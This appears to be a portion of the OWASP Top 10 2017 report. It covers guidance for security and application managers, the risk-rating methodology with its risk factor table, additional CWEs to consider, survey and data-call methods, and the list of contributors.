Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish effective processes and capabilities for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities.

OWASP recommends organizations establish an application security program to gain insight and improve security across their applications and APIs. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, business, and executive management. Security should be visible and measurable, so that all the different players can see and understand the organization's application security posture. Focus on the activities and outcomes that actually help improve enterprise security by eliminating or reducing risk. [OWASP SAMM](#) and the [OWASP Application Security Guide for CISOs](#) is the source of most of the key activities in this list.

Get Started

- Document all applications and associated data assets. Larger organizations should consider implementing a Configuration Management Database (CMDB) for this purpose.
- Establish an [application security program](#) and drive adoption.
- Conduct a [capability gap analysis comparing your organization to your peers](#) to define key improvement areas and an execution plan.
- Gain management approval and establish an [application security awareness campaign](#) for the entire IT organization.

Risk Based Portfolio Approach

- Identify the [protection needs](#) of your [application portfolio](#) from a business perspective. This should be driven in part by privacy laws and other regulations relevant to the data asset being protected.
- Establish a [common risk rating model](#) with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
- Accordingly measure and prioritize all your applications and APIs. Add the results to your CMDB.
- Establish assurance guidelines to properly define coverage and level of rigor required.

Enable with a Strong Foundation

- Establish a set of focused [policies and standards](#) that provide an application security baseline for all development teams to adhere to.
- Define a [common set of reusable security controls](#) that complement these policies and standards and provide design and development guidance on their use.
- Establish an [application security training curriculum](#) that is required and targeted to different development roles and topics.

Integrate Security into Existing Processes

- Define and integrate [secure implementation](#) and [verification](#) activities into existing development and operational processes. Activities include [threat modeling](#), secure design and [design review](#), secure coding and [code review](#), [penetration testing](#), and remediation.
- Provide subject matter experts and [support services for development and project teams](#) to be successful.

Provide Management Visibility

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices and activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise. Learn from mistakes and offer positive incentives to promote improvements.

What's Next for Application Managers

Manage the Full Application Lifecycle

Applications belong to the most complex systems humans regularly create and maintain. IT management for an application should be performed by IT specialists who are responsible for the overall IT lifecycle of an application. We suggest establishing the role of application manager as technical counterpart to the application owner. The application manager is in charge of the whole application lifecycle from the IT perspective, from collecting the requirements until the process of retiring systems, which is often overlooked.

Requirements and Resource Management

- Collect and negotiate the business requirements for an application with the business, including the protection requirements with regard to confidentiality, authenticity, integrity and availability of all data assets, and the expected business logic.
- Compile the technical requirements including functional and nonfunctional security requirements.
- Plan and negotiate the budget that covers all aspects of design, build, testing and operation, including security activities.

Request for Proposals (RFP) and Contracting

- Negotiate the requirements with internal or external developers, including guidelines and security requirements with respect to your security program, e.g. SDLC, best practices.
- Rate the fulfillment of all technical requirements, including a planning and design phase.
- Negotiate all technical requirements, including design, security, and service level agreements (SLA).
- Adopt templates and checklists, such as [OWASP Secure Software Contract Annex](#).
Note: The annex is for US contract law, so please consult qualified legal advice before using the sample annex.

Planning and Design

- Negotiate planning and design with the developers and internal shareholders, e.g. security specialists.
- Define the security architecture, controls, and countermeasures appropriate to the protection needs and the expected threat level. This should be supported by security specialists.
- Ensure that the application owner accepts remaining risks or provides additional resources.
- In each sprint, ensure security stories are created that include constraints added for non-functional requirements.

Deployment, Testing, and Rollout

- Automate the secure deployment of the application, interfaces and all required components, including needed authorizations.
- Test the technical functions and integration with the IT architecture and coordinate business tests.
- Create "use" and "abuse" test cases from technical and business perspectives.
- Manage security tests according to internal processes, the protection needs, and the assumed threat level by the application.
- Put the application in operation and migrate from previously used applications if needed.
- Finalize all documentation, including the change management data base (CMDB) and security architecture.

Operations and Change Management

- Operations must include guidelines for the security management of the application (e.g. patch management).
- Raise the security awareness of users and manage conflicts about usability vs. security.
- Plan and manage changes, e.g. migrate to new versions of the application or other components like OS, middleware, and libraries.
- Update all documentation, including in the CMDB and the security architecture, controls, and countermeasures, including any runbooks or project documentation.

Retiring Systems

- Any required data should be archived. All other data should be securely wiped.
- Securely retire the application, including deleting unused accounts and roles and permissions.
- Set your application's state to retired in the CMDB.

Note About Risks

It's About the Risks that Weaknesses Represent


The Risk Rating methodology for the Top 10 is based on the [OWASP Risk Rating Methodology](#). For each Top 10 category, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application. These factors get updated with each new Top 10 release as things change and evolve.

The [OWASP Risk Rating Methodology](#) defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications and APIs. Consequently, we can never be as precise as application owners or managers when calculating risks for their application(s). You are best equipped to judge the importance of your applications and data, what your threats are, and how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The risk scales for each factor range from 1-Low to 3-High with terminology specific for each factor. The prevalence of a weakness is a factor that you typically don't have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations (as referenced in the Acknowledgements on page 25), and we have aggregated their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. The likelihood rating was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10 (the higher the result the higher the risk). Detectability, Ease of Exploit, and Impact were calculated from analyzing reported CVEs that were associated with each of the Top 10 categories.

Note: This approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications and APIs the organization is willing to accept given your culture, industry, and regulatory environment. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for [A6:2017-Security Misconfiguration](#).



Details About Risk Factors

Top 10 Risk Factor Summary

The following table presents a summary of the 2017 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP Top 10 team. To understand these risks for a particular application or organization, you must consider your own specific threat agents and business impacts. Even severe software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

RISK	Threat Agents	Attack Vectors	Exploitability	Prevalence	Security Weakness	Detectability	Impacts	Score
							Technical	Business
A1:2017-Injection	App Specific	EASY: 3		COMMON: 2		EASY: 3	SEVERE: 3	App Specific 8.0
A2:2017-Authentication	App Specific	EASY: 3		COMMON: 2		AVERAGE: 2	SEVERE: 3	App Specific 7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE: 2		WIDESPREAD: 3		AVERAGE: 2	SEVERE: 3	App Specific 7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE: 2		COMMON: 2		EASY: 3	SEVERE: 3	App Specific 7.0
A5:2017-Broken Access Control	App Specific	AVERAGE: 2		COMMON: 2		AVERAGE: 2	SEVERE: 3	App Specific 6.0
A6:2017-Security Misconfiguration	App Specific	EASY: 3		WIDESPREAD: 3		EASY: 3	MODERATE: 2	App Specific 6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY: 3		WIDESPREAD: 3		EASY: 3	MODERATE: 2	App Specific 6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT: 1		COMMON: 2		AVERAGE: 2	SEVERE: 3	App Specific 5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE: 2		WIDESPREAD: 3		AVERAGE: 2	MODERATE: 2	App Specific 4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE: 2		WIDESPREAD: 3		DIFFICULT: 1	MODERATE: 2	App Specific 4.0

Additional Risks to Consider

The Top 10 covers a lot of ground, but there are many other risks you should consider and evaluate in your organization. Some of these have appeared in previous versions of the Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (ordered by CWE-ID) that you should additionally consider include:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CWE-400: Uncontrolled Resource Consumption \('Resource Exhaustion', 'AppDoS'\)](#)
- [CWE-434: Unrestricted Upload of File with Dangerous Type](#)
- [CWE-451: User Interface \(UI\) Misrepresentation of Critical Information \(Clickjacking and others\)](#)
- [CWE-601: Unvalidated Forward and Redirects](#)
- [CWE-799: Improper Control of Interaction Frequency \(Anti-Automation\)](#)
- [CWE-829: Inclusion of Functionality from Untrusted Control Sphere \(3rd Party Content\)](#)
- [CWE-918: Server-Side Request Forgery \(SSRF\)](#)

Methodology and Data

Overview

At the OWASP Project Summit, active participants and community members decided on a vulnerability view, with up to two (2) forward looking vulnerability classes, with ordering defined partially by quantitative data, and partially by qualitative surveys.

Industry Ranked Survey

For the survey, we collected the vulnerability categories that had been previously identified as being “on the cusp” or were mentioned in feedback to 2017 RC1 on the Top 10 mailing list. We put them into a ranked survey and asked respondents to rank the top four vulnerabilities that they felt should be included in the OWASP Top 10 - 2017. The survey was open from Aug 2 – Sep 18, 2017. 516 responses were collected and the vulnerabilities were ranked.

Rank	Survey Vulnerability Categories	Score
1	Exposure of Private Information ('Privacy Violation') [CWE-359]	748
2	Cryptographic Failures [CWE-310/311/312/326/327]	584
3	Deserialization of Untrusted Data [CWE-502]	514
4	Authorization Bypass Through User-Controlled Key (IDOR* & Path Traversal) [CWE-639]	493
5	Insufficient Logging and Monitoring [CWE-223 / CWE-778]	440

Exposure of Private Information is clearly the highest-ranking vulnerability, but fits very easily as an additional emphasis into the existing [A3:2017-Sensitive Data Exposure](#). Cryptographic Failures can fit within Sensitive Data Exposure. Insecure deserialization was ranked at number three, so it was added to the Top 10 as [A8:2017-Insecure Deserialization](#) after risk rating. The fourth ranked User-Controlled Key is included in [A5:2017-Broken Access Control](#); it is good to see it rank highly on the survey, as there is not much data relating to authorization vulnerabilities. The number five ranked category in the survey is Insufficient Logging and Monitoring, which we believe is a good fit for the Top 10 list, which is why it has become [A10:2017-Insufficient Logging & Monitoring](#). We have moved to a point where applications need to be able to define what may be an attack and generate appropriate logging, alerting, escalation and response.

Public Data Call

Traditionally, the data collected and analyzed was more along the lines of frequency data: how many vulnerabilities were found in tested applications. As is well known, tools traditionally report all instances found of a vulnerability and humans traditionally report a single finding with a number of examples. This makes it very difficult to aggregate the two styles of reporting in a comparable manner.

For 2017, the incidence rate was calculated by how many applications in a given data set had one or more of a specific vulnerability type. The data from many larger contributors was provided in two views. The first was the traditional frequency style of counting every instance found of a vulnerability, while the second was the count of applications in which each vulnerability was found in (one or more times). While not perfect, this reasonably allows us to compare the data from Human Assisted Tools and Tool Assisted Humans. The raw data and analysis work is [available in GitHub](#). We intend to expand on this with additional structure for future versions of the Top 10.

We received 40+ submissions in the call for data, and because many were from the original data call that was focused on frequency, we were able to use data from 23 contributors covering ~114,000 applications. We used a one-year block of time where possible and identified by the contributor. The majority of applications are unique, though we acknowledge the likelihood of some repeat applications between the yearly data from Veracode. The 23 data sets used were either identified as tool assisted human testing or specifically provided incidence rate from human assisted tools. Anomalies in the selected data of 100%+ incidence were adjusted down to 100% max. To calculate the incidence rate, we calculated the percentage of the total applications there were found to contain each vulnerability type. The ranking of incidence was used for the prevalence calculation in the overall risk for ranking the Top 10.

Acknowledgements

Acknowledgements to Data Contributors

We'd like to thank the many organizations that contributed their vulnerability data to support the 2017 update:

- ANCAP
- Contrast Security
- Services bv
- Purpletalk
- Aspect Security
- DDoS.com
- Khallagh
- Secure Network
- AsTech Consulting
- Derek Weeks
- Linden Lab
- Shape Security
- Atos
- Easybss
- M. Limacher IT Dienstleistungen
- SHCP
- Branding Brand
- Edgescan
- Micro Focus Fortify
- Softtek
- Bugcrowd
- EVRY
- Minded Security
- Synopsis
- BUGemot
- EZI
- National Center for Cyber Security Technology
- TCS
- CDAC
- Hamed
- Network Test Labs Inc.
- Vantage Point
- Checkmarx
- Hidden
- Osampa
- Veracode
- Colegio LaSalle Monteria
- I4 Consulting
- Paladin Networks
- Web.com
- Company.com
- iBLISS Segurança & Inteligencia

For the first time, all the data contributed to a Top 10 release, and the full list of contributors [is publicly available](#).

Acknowledgements to Individual Contributors

We'd like to thank the individual contributors who spent many hours collectively contributing to the Top 10 in GitHub:

- ak47gen
- drwetter
- ilatypov
- neo00
- starbuck3000
- alonergan
- dune73
- irbishop
- nickthetait
- stefanb
- ameft
- ecbftw
- itscooper
- ninedter
- sumitagarwalusa
- anantshri
- einsweniger
- ivanr
- ossie-git
- taprootsec
- bandrzej
- ekobrin
- jeremylong
- PauloASilva
- tghosth
- bchurchill
- eoftedal
- jhaddix
- PeterMosmans
- TheJambo
- binarious
- frohoff
- jmanico
- pontocom
- thesp0nge
- bkimminich
- fzipi
- joaomatosf
- psiinon
- toddgrotenhuis
- Boberski
- gebl
- jrmithdobbs
- pwntester
- troymarshall
- borischen
- Gilc83
- jsteven
- raesene
- tsohlacol
- Calico90
- gilzow
- jvehent
- riramar
- vdbaar
- chrish
- global4g
- katyanton
- ruroot
- yohgaki
- clerkendweller
- grnd
- kerberosmansour
- securestep9
- D00gs
- h3xstream
- koto
- securitybits
- davewichers
- hiralph
- m8urnett
- SPoint42
- drkknight
- HoLyVieR
- mwcoates
- sreenathsasikumar

And everyone else who provided feedback via Twitter, email, and other means.

We would be remiss not to mention that Dirk Wetter, Jim Manico, and Osama Elnaggar have provided extensive assistance. Also, Chris Frohoff and Gabriel Lawrence provided invaluable support in the writing of the new [A8:2017-Insecure Deserialization risk](#).

